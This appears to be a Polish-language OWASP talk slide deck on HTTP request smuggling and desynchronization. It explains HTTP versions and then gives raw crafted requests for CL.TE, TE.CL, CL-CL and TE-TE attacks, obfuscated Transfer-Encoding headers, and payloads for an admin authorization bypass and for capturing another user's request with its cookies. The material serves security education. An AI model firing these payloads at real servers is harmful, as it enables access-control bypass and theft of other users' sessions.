From smuggling to desync

ATAKOWANIE PROTOKOŁU HTTP

ŁUKASZ MIKUŁA

27.02.2020

OWASP

$whoami


- >4 lata doświadczenia @ IT Security
- penetration tester, head of r&d @ Afine
- trainer, researcher @ eLearnSecurity

Agenda

1. Architektura współczesnych webapplikacji
2. O protokole HTTP
3. Obsługa żądań
4. Jeden serwer powie tak, a inny serwer powie nie
5. DEMO
6. Identyfikacja w praktyce
7. Co jeszcze może pójść nie tak
8. OUTRO


Architektura współczesnych webapplikacji

Web applikacje kiedyś



https://www.setthings.com/wp-content/uploads/2014/05/Client-server-model.png

Web applikacje dzisiaj




https://upload.wikimedia.org/wikipedia/commons/5/51/Wikipedia_webrequest_flow_2015-10.png

Web applikacje dzisiaj

- Load balancery
- Serwery proxy
- Serwery cache
- CDN's

O protokole HTTP

Historia



- HTTP 0.9
- HTTP 1.0
- HTTP 1.1
- HTTP 2.0

HTTP/0.9

- Stworzony dla CERN
- Kompatybilny z Telnetem
- Jedna linia: GET [zasób]
- Odpowiedź HTML
- Obecnie w większości niewspierany
- TCP: Jeden request na połączenie

HTTP/0.9

REQUEST:

```
telnet www.xyz.edu.intranet 80
GET /~jkowalski/docs/index.html
```

RESPONSE:

```
<HTML>
<HEAD></HEAD>
<BODY>
    Lista dokumentów
</BODY>
</HTML>
Connection closed by foreign host
```

HTTP/1.0

- Kompatybilny z przeglądarkami
- Nowość – headers & body
- Host header nie jest wymagany
- GET, HEAD, POST
- TCP: Jeden request na połączenie

https://www.w3.org/Protocols/HTTP/1.0/spec.html

HTTP/1.0

REQUEST:

```
GET /innyzasob HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/3.01 (X11; I; SunOS 5.4 sun4m)
```

RESPONSE:


```
HTTP/1.0 200 ok
Date: Wed, 16 Apr 97 22:54:42 GMT
Server: E_WEB (E_MOO-Web-Server/1.2d - Not WOO) (LambdaMOO 1.8.0p5)
Content-type: text/html

<title>Jakies rzeczy</title>
```

HTTP/1.1

- Aktualnie najczęściej używany
- PUT, DELETE, TRACE, WebDAV extensions
- Optymalizacja wydajności – pipelining, chunked transfers, compressions, virtual hosts, wsparcie dla cache'ingu
- TCP: Keep-Alive

HTTP/1.1: Choose wisely




https://image.slidesharecdn.com/securityarchitectureforlse2009-120104164715-phpapp02/95/security-architecture-for-lse-2009-12-728.jpg?cb=1325696817

Obsługa żądań

Keep-Alive vs Close


- Connection: Close równa się jedno połączenie HTTP na jedno połączenie TCP
- Connection: Keep-Alive równa się wiele żądań http w ramach jednego połączenia TCP

Keep-Alive vs Close




https://miro.medium.com/max/625/1*z9GvQFsjDhXpm-5MDM81mQ.gif

HTTP Pipelining



- – Serwer odpowiada dopiero kiedy kilka żądań jest ustawionych w „kolejce”
- Odpowiada kolejno na każde z nich
- `Connection: close` wysłany do frontowego serwera nie gwarantuje, że dalej aplikacja nie posługuje się jednym socketem per żądanie HTTP

HTTP Pipelining



https://upload.wikimedia.org/wikipedia/commons/thumb/1/19/HTTP_pipelining2.svg/1200px-HTTP_pipelining2.svg.png

A więc…

- Jeżeli webaplikacja „wybiera” sobie requesty z socketu w którymkolwiek momencie, to musi rozróżnić koniec każdego żądania
- Logika serwera: Jeżeli zidentyfikujemy koniec żądania HTTP, to następne dane na sockecie to początek kolejnego żądania

Standardowe żądanie GET HTTP/1.1

\r\n – ASCII 0x0d0x0a, CRLF, lub po prostu nowa linia

```
GET / HTTP/1.1\r\n
Host: example.com\r\n
Foo: Bar\r\n
\r\n
```


Standardowe żądanie POST HTTP/1.1

```
POST / HTTP/1.1\r\n
Host: example.com\r\n
Foo: Bar\r\n
\r\n
param=requestbody&some=thing
```

Ważne! CRLF będące częścią protokołu HTTP nie są uwzględniane w Content-Length.

Standardowe żądanie POST HTTP/1.1

Burp Hex view – pogląd wszystkich znaków nowej linii



Content-length

```
POST /test HTTP/1.1\r\n
Host: example.com\r\n
Connection: Keep-Alive\r\n
Content-length: 11\r\n
\r\n
foo=1&bar=2
```

Content-length

- Długość body, bez znaków CRLF będących częścią protokołu HTTP
- Kiedy obecny w requestach np. GET, może poskutkować błędem 400
- W skrócie CL
- Co jeżeli się dubluje? ☺

Transfer-encoding: chunked

```
POST /test HTTP/1.1\r\n
Host: example.com\r\n
Connection: Keep-Alive\r\n
Transfer-encoding: chunked\r\n
\r\n
b
foo=1&bar=2
0\r\n\r\n
```

Transfer-encoding: chunked

- Żądanie HTTP może pojawić się we fragmentach (chunks)
- Może jednocześnie zawierać też CL
- Od teraz w skrócie TE
- Może się dublować
- Może być obfuskowany
- Może występować razem z CL

Jeden serwer powie tak, a inny serwer powie nie

Źródło problemów

- Żądania HTTP mogą być interpretowane różnie
- Podobnie jak w ataku HTTP Parameter Pollution, dwuznaczna informacja o długości żądania może przynieść niespodziewane skutki

Źródło problemów

- Dwa serwery: Front-end i Back-end
- Łączy je otwarty socket

HTTP Desynchronization

- Biorą udział dwa serwery: frontend i backend
- Nie znamy ich dokładnej lokalizacji ani oprogramowania co najmniej jednego z nich
- Ale nie przeszkadza to w przemycaniu requestów!
- HTTP Smuggling prowadzi do HTTP Desynchronization
- Obie nazwy są spotykane oraz używane zamiennie
- https://cwe.mitre.org/data/definitions/444.html

DEMO


HTTP PIPELINING

Identyfikacja w praktyce

Burp Request Smuggler

- Dodatek do Active Scanu
- Niestety nie ma darmowej alternatywy
- Kompleksowo weryfikuje możliwość smugglingu, nie musimy liczyć bajtów

Burp Request Smuggler




```
Content-Length: 5
Transfer-Encoding:chunked
```

```
Content-Length: 5
Transfer-Encoding:	chunked
```

```
Content-Length: 5
Transfer-Encoding : chunked
```

```
Content-Length: 5
Transfer-Encoding: chunked
```

Ściąga

CL -> Content length | TE -> Transfer Encoding

@spidersec

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 44\r\n GET /test HTTP/1.1\r\n Host: spidersec.local\r\n \r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 8\r\n Content-Length: 7\r\n 12345\r\n a	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\n Host: spidersec.local \r\n Connection: keep-alive\r\n Content-Length: 6\r\n Transfer-Encoding: chunked\r\n \r\n 0\r\n \r\n G	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 4\r\n Transfer-Encoding: chunked\r\n \r\n 12\r\n GPOST / HTTP/1.1\r\n \r\n 0\r\n \r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-length: 4\r\n Transfer-Encoding: chunked\r\n Transfer-encoding: cow\r\n \r\n 5c\r\n GPOST / HTTP/1.1\r\n Content-Type: application/x-www-form-urlencoded\r\n Content-Length: 15\r\n \r\n x=1\r\n 0\r\n \r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

https://twitter.com/SpiderSec/status/1200413390339887104?s=19

CL.TE

CL-TE Client request

```
GET / HTTP/1.1
Host: example.com
Foo: Bar
Content-Length: 44
Transfer-Encoding: Chunked

0

GET /robots.txt HTTP/1.1
X-ignore: x
```

CL-TE Front-End

```
GET / HTTP/1.1
Host: example.com
Foo: Bar
Content-Length: 44
Transfer-Encoding: Chunked

0

GET /robots.txt HTTP/1.1
X-ignore: x
```

CL-TE Back-End

```
GET / HTTP/1.1
Host: example.com
Foo: Bar
Content-Length: 44
Transfer-Encoding: Chunked

0

GET /robots.txt HTTP/1.1
X-ignore: x
```

CL-TE Back-End

```
GET /robots.txt HTTP/1.1
X-ignore: xGET /nextrequest HTTP/1.1\r\n…
```

TE.CL

TE-CL Client request

```
POST / HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

31
POST /404 HTTP/1.1
Content-Length: 19

foo=bar
0
```

TE-CL Front-end server

```
POST / HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

31
POST /404 HTTP/1.1
Content-Length: 19

foo=bar
0\r\n\r\n
```

TE-CL Back-end request

```
POST / HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

31
POST /404 HTTP/1.1
Content-Length: 19

foo=bar
0
```

TE-CL Back-end request

```
POST /404 HTTP/1.1
Content-Length: 19

foo=bar
0POST /Login HTTP/1.1\r\n…
```

Co jeszcze może pójść nie tak

Zagrożenia: Authorization bypass

- Front-endowy serwer odmawia dostępu do ścieżki /admin
- Ale możemy przeszmuglować taki request. Wtedy nie podlega on walidacji.
- Backend logic: ja tu tylko odpowiadam na requesty

Zagrożenia: Authorization bypass (tutaj: CL.TE)

```
POST /home HTTP/1.1
Host: victim.com
Content-Length: 67
Transfer-Encoding: chunked

0

GET /admin/deluser?name=bob HTTP/1.1
Host: victim.com
Foo: xGET /home HTTP/1.1…
```

Zagrożenia: Kradzież danych

- „Input returned in response (reflected)”
- Stored input (wiadomość, wpis, notatka)
- Szmuglujemy część requestu, aż do wartości parametru
- Następny przetwarzany request jest traktowany jako wartość parametru

Zagrożenia: Kradzież danych (tutaj: CL.TE)

```
GET /home HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 152

0

POST /addNote HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 500
Cookie: session=MOJASESJA

note=[Następne żądanie z socketu]
```

Więcej zagrożeń

- Ataki na Cache (Deception, Poisoning)
- (Self)XSS Upgrade
- ESI/SSI Injections?

Co robić, jak żyć?

- HTTP/2
- Domyślnie pozwala na przesyłanie wielu żądań po jednym połączeniu TCP
- Co z kolei chroni przed rozbieżną interpretacją żądań HTTP
